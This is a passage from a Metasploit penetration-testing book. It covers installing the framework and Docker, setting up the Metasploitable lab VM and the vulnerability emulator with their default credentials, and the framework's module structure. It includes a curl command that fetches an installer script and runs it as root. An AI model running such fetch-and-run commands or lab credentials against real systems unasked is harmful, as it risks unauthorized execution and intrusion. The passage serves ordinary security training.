
Installing Metasploit on Linux

As we will be using Metasploit on Ubuntu during the course of this book, we will use Ubuntu (Debian-based) as the Linux example installation here.

This can be done using a single command, as follows:

```
curl https://raw.githubusercontent.com/rapid7/metasploit-
omnibus/master/config/templates/metasploit-framework-wrappers/
msfupdate.erb > msfinstall && chmod 755 msfinstall && ./
msfinstall
```


1. When you enter the command, you'll see the following output:



```
sagar@ubuntu:~$ sudo -i
[sudo] password for sagar:
root@ubuntu:~# curl https://raw.githubusercontent.com/rapid7/metasploit-omnibus/master/config/templat
es/metasploit-framework-wrappers/msfupdate.erb > msfinstall && chmod 755 msfinstall && ./msfinstall
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  5532  100  5532    0     0   4692      0  0:00:01  0:00:01 --:--:--  4692
Adding metasploit-framework to your repository list..OK
Updating package cache..OK
Checking for and installing update..
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  metasploit-framework
0 upgraded, 1 newly installed, 0 to remove and 79 not upgraded.
Need to get 217 MB of archives.
After this operation, 489 MB of additional disk space will be used.
0% [Waiting for headers]
```

Figure 2.10 – Metasploit Ubuntu installer – step 1

2. Once the setup is complete, you can start the Metasploit Framework by simply typing `msfconsole`, as in the following figure:



```
root@ubuntu:~# msfconsole
[-] ***rting the Metasploit Framework console...|
[-] * WARNING: No database support: No database YAML file
[-] ***

                          ########                  #
                      #################            #
                   ######################         #
                  #########################      #
                ############################
               ##############################
               ###############################
              ###############################
              ##############################
                              #    ########   #
                 ##        ###        ####   ##
                                      ###   ###
                                    ####   ###
               ####          ##########   ####
               #######################   ####
                 ####################   ####
                  ##################  ####
                    ############      ##
                       ########        ###
                      #########        #####
                    ############      ######
                   ########      #########
                     #####       ########
                       ###       #########
                      ######    ############
                     #######################
                     #   #   ###  #   #   ##
                     ########################
                      ##     ##   ##     ##
                            https://metasploit.com


       =[ metasploit v5.0.43-dev-                         ]
+ -- --=[ 1917 exploits - 1073 auxiliary - 330 post       ]
+ -- --=[ 556 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 4 evasion                                       ]

msf5 > 
```

Figure 2.11 – msfconsole on Ubuntu – home screen

So far, we have seen the setup for the Kali Linux VM as well as the installation of the Metasploit Framework on Windows and Linux systems. Moving ahead to the next section, we'll see how we can effectively use Docker for quick target deployments.

Setting up Docker


We are already familiar with virtualization techniques and the use of VMs. Docker is a technology that is lightweight and helps immensely in the packaging and distribution of applications. On a typical Linux system, at times it can be tedious to install a particular application with a lot of dependencies. Now, if you need to install the same application on multiple systems, it can be really time-consuming to get all the dependencies again. Docker simplifies all of this by building an application along with its dependencies together in a container. The container can then be distributed easily and run on Docker on any platform. This makes the deployment of applications very fast and convenient.

We'll be using Docker throughout this book for various purposes. So, we need to install Docker on our Kali Linux system:

1. Before we start the Docker installation on Kali Linux, we need to first add a Docker GPG key using the following command:

```
curl -fsSL https://download.docker.com/linux/debian/gpg |
apt-key add -
```

You'll see the following output when you enter this command:




```
root@kali:~# curl -fsSL https://download.docker.com/linux/debian/gpg | apt-key add -
OK
root@kali:~#
```

Figure 2.12 – Docker installation on Kali – step 1

2. We then need to configure the Docker APT repository using the following command:

```
echo 'deb [arch=amd64] https://download.docker.com/linux/
debian buster stable' > /etc/apt/sources.list.d/docker.
list
```

You can see this in the following screenshot:




```
root@kali:~# echo 'deb [arch=amd64] https://download.docker.com/linux/debian buster stable
' > /etc/apt/sources.list.d/docker.list
root@kali:~#
```

Figure 2.13 – Docker installation on Kali – step 2

3. We then update the APT repository using the following command:

```
apt-get update
```

You can see the outcome in the following figure:




```
root@kali:~# apt-get update
Get:1 https://download.docker.com/linux/debian buster InRelease [44.4 kB]
Get:3 https://download.docker.com/linux/debian buster/stable amd64 Packages [8,417 B]
Hit:2 http://ftp.harukasan.org/kali kali-rolling InRelease
Fetched 52.8 kB in 2s (26.6 kB/s)
Reading package lists... Done
root@kali:~#
```

Figure 2.14 – Docker installation on Kali – step 3

4. Now, we initiate the Docker installation using the following command:

```
apt-get install docker-ce
```

You can see the output in the following figure:



```
root@kali:~# apt-get install docker-ce
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  aufs-dkms aufs-tools cgroupfs-mount containerd.io dkms docker-ce-cli
Suggested packages:
  aufs-dev python3-apport
The following NEW packages will be installed:
  aufs-dkms aufs-tools cgroupfs-mount containerd.io dkms docker-ce docker-ce-cli
0 upgraded, 7 newly installed, 0 to remove and 949 not upgraded.
Need to get 88.1 MB of archives.
After this operation, 391 MB of additional disk space will be used.
Do you want to continue? [Y/n] y
```

Figure 2.15 – Docker installation on Kali – step 4

Now that we have seen how to set up a Kali Linux VM and Docker, we can move ahead to the next section, which discusses how we can set up different vulnerable targets.

Setting up vulnerable targets in a VM


Metasploit is a powerful penetration testing framework that, if not used in a controlled manner, can cause potential damage to the target system. For the sake of learning about and practicing with Metasploit, we can certainly not use it on any live production system for which we don't have authorized permission. However, we can practice our newly acquired Metasploit skills in our own virtual environment, which has deliberately been made vulnerable. This can be achieved through a Linux-based system called Metasploitable, which has many different trivial vulnerabilities, ranging from OS- to application-level vulnerabilities. Metasploitable is a ready-to-use VM that can be downloaded from the following location: `https://sourceforge.net/projects/metasploitable/files/Metasploitable2/`.

Once it's downloaded, in order to run the VM, you need to have VMPlayer or VMware Workstation installed on your system.

> **Important Note**
>
> VMPlayer can be obtained from `https://my.vmware.com/web/vmware/downloads` player, if it's not already installed.

Let's use the following steps to install Metasploitable:


1. To run the Metasploitable VM, let's first extract it from the ZIP file to any location of our choice:



Name	Date modified	Type	Size
Metasploitable	21-05-2012 00:45	VMware Virtual Machine nonvolatile RAM	9 KB
Metasploitable	21-05-2012 00:46	VMware virtual disk file	19,00,864 KB
Metasploitable	21-05-2012 00:46	VMware snapshot metadata	1 KB
Metasploitable	21-05-2012 00:46	VMware virtual machine configuration	3 KB
Metasploitable	21-05-2012 00:37	VMware Team Member	1 KB

Figure 2.16 – Metasploitable VM files

2. Double-click on the Metasploitable VMware VM configuration file to open the VM. This requires prior installation of either VMPlayer or VMware Workstation:


Metasploitable2-Linux - VMware Workstation
File
Edit
View
VM
Tabs
Help
Metasploitable2-Linux
Metasploitable2-Linux
Power on this virtual machine
Edit virtual machine settings
Upgrade this virtual machine
Devices
Description
Virtual Machine Details

Memory	512 MB
Processors	1
Hard Disk (SCSI)	8 GB
CD/DVD (IDE)	Auto detect
Network Adapter	NAT
Network Adapte...	Host-only
USB Controller	Present
Display	Auto detect

This is Metasploitable2 (Linux)

Metasploitable is an intentionally vulnerable Linux virtual machine. This VM can be used to conduct security training, test security tools, and practice common penetration testing techniques.


The default login and password is msfadmin:msfadmin.

Never expose this VM to an untrusted network (use NAT or Host-only mode if you have any questions what that means).

State: Powered off
Configuration file: C:\Metasploitable2\Metasploitable2-Linux\Metasploitable.vmx
Hardware compatibility: Workstation 6.5-7.x virtual machine

Figure 2.17 – Running Metasploitable in VMWare

3. Click on the green **play** icon to start the VM:



Metasploitable2-Linux - VMware Workstation
File Edit View VM Tabs Help
Metasploitable2-Linux
To direct input to this VM, click inside or press Ctrl+G.

```
 * Starting deferred execution scheduler atd                          [ OK ]
 * Starting periodic command scheduler crond                          [ OK ]
 * Starting Tomcat servlet engine tomcat5.5                           [ OK ]
 * Starting web server apache2                                        [ OK ]
 * Running local boot scripts (/etc/rc.local)
nohup: appending output to `nohup.out'
nohup: appending output to `nohup.out'
                                                                      [ OK ]

                _                  _       _ _        _     _      ____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: _
```

Figure 2.18 – Metasploitable VM login screen

4. Once the VM boots up, you can log in to it using the following credentials:

```
Username: msfadmin
Password: msfadmin
```

We can use this VM later for practicing the skills that we have learned in this book.

Setting up the vulnerability emulator


Metasploitable 2 is a great Linux distribution that has tons of vulnerabilities to practice on. However, it is a full Linux-based operating system and consumes resources to run. If you are short of resources and still want to have practice targets for Metasploit, then the Metasploit Vulnerable Services Emulator is the answer.

It is not an operating system like Metasploitable, but it is a very light-weight Docker-based setup that emulates certain vulnerabilities. It can be set up quickly and requires much fewer resources.

We'll pull the Docker image for the Metasploit Vulnerable Services Emulator using the following command:

```
docker pull vulnerables/metasploit-vulnerability-emulator
```

You can see the output in the following figure:



```
root@kali:~# docker pull vulnerables/metasploit-vulnerability-emulator
Using default tag: latest
latest: Pulling from vulnerables/metasploit-vulnerability-emulator
3e17c6eae66c: Pull complete
d449395fb215: Pull complete
e50b15238e0f: Pull complete
7c5f64d4fd2a: Pull complete
Digest: sha256:515a562103f4c47276ea2225e3d8730c3406200b806e5749ce9d52c37fd15221
Status: Downloaded newer image for vulnerables/metasploit-vulnerability-emulator
:latest
docker.io/vulnerables/metasploit-vulnerability-emulator:latest
root@kali:~# 
```

Figure 2.19 – Fetching Docker files for metasploit-vulnerability-emulator

In the upcoming chapters, we'll try out the Metasploit Vulnerable Services Emulator with some exploits.

Summary

In this chapter, we have learned how to quickly get started with the Metasploit Framework by installing it on various platforms. We have also seen how to set up vulnerable targets, such as Metasploitable 2 and the Metasploit Vulnerable Services Emulator.

In the next chapter, we'll build on this installation and get an overview of the structure of Metasploit and its component-level details.

Exercises

You can try the following exercises:

- Download a Kali Linux VM and play it in VMPlayer or VMware. Also try to run the same VM using Oracle VirtualBox.
- Workstation.
- Try installing the Metasploit Framework on Ubuntu.
- Set up and get familiar with the basic Docker commands and architecture.

3
Metasploit Components and Environment Configuration

For any tool that we use to perform a particular task, it's always helpful to know that tool inside out. A detailed understanding of the tool enables us to use it appropriately, making it perform to the fullest of its capability. Now that you have learned some of the absolute basics of the Metasploit Framework and how to install it, in this chapter you will learn how the Metasploit Framework is structured and the various components of the Metasploit ecosystem.

The following topics will be covered in this chapter:

- Anatomy and structure of Metasploit
- Metasploit components: auxiliaries, exploits, encoders, payloads, and post
- Getting started with msfconsole and common commands
- Variables in Metasploit
- Updating the Metasploit Framework


Technical requirements

The following software is required:

- Kali Linux
- Metasploit Framework

Anatomy and structure of Metasploit

The simplest method to learn the structure of Metasploit Framework is to browse and explore through its application directory. In Kali Linux, the Metasploit Framework can be located at `/usr/share/metasploit-framework`, as shown in the following screenshot:


root@kali: /usr/share/metasploit-framework/modules
File Edit View Search Terminal Help

```
root@kali:/usr/share/metasploit-framework# ls
app            lib                            msfrpc     ruby
config         metasploit-framework.gemspec   msfrpcd    script-exploit
data           modules                        msfupdate  script-password
db             msfconsole                     msfvenom   script-recon
documentation  msfd                           msf-ws.ru  scripts
Gemfile        msfdb                          plugins    tools
Gemfile.lock   msf-json-rpc.ru                Rakefile   vendor
root@kali:/usr/share/metasploit-framework# cd modules/
root@kali:/usr/share/metasploit-framework/modules# ls
auxiliary  encoders  evasion  exploits  nops  payloads  post
root@kali:/usr/share/metasploit-framework/modules# 
```

Figure 3.1 – Metasploit Framework directory

At a broad level, the Metasploit Framework structure is as shown in the following screenshot:




Figure 3.2 – Metasploit Framework Structure

We'll be using tools/utilities from each of these categories as we progress through the book.

In the next section, we'll have a brief overview of all the Metasploit components.

Metasploit components and environment configuration

The Metasploit Framework has various component categories based on their role in the penetration testing phases. Each of the component categories has various modules and plugins that we can use in the exploitation process.


The following sections will provide a detailed understanding of what each component category is responsible for.

Auxiliaries

You have learned so far that Metasploit is a complete penetration testing framework and not just a tool. When we call it a framework, it means that it consists of many useful tools and utilities. Auxiliary modules in the Metasploit Framework are nothing but small pieces of code that are meant to perform a specific task (in the scope of our penetration testing life cycle). For example, you might need to perform a simple task of verifying whether a certificate of a particular server has expired or not, or you might want to scan your subnet and check whether any of the FTP servers allow anonymous access.

Such tasks can be very easily accomplished using the auxiliary modules present in the Metasploit Framework. There are more than 1,000 auxiliary modules spread across 19 categories in the Metasploit Framework.

The following table shows various categories of auxiliary modules present in the Metasploit Framework:



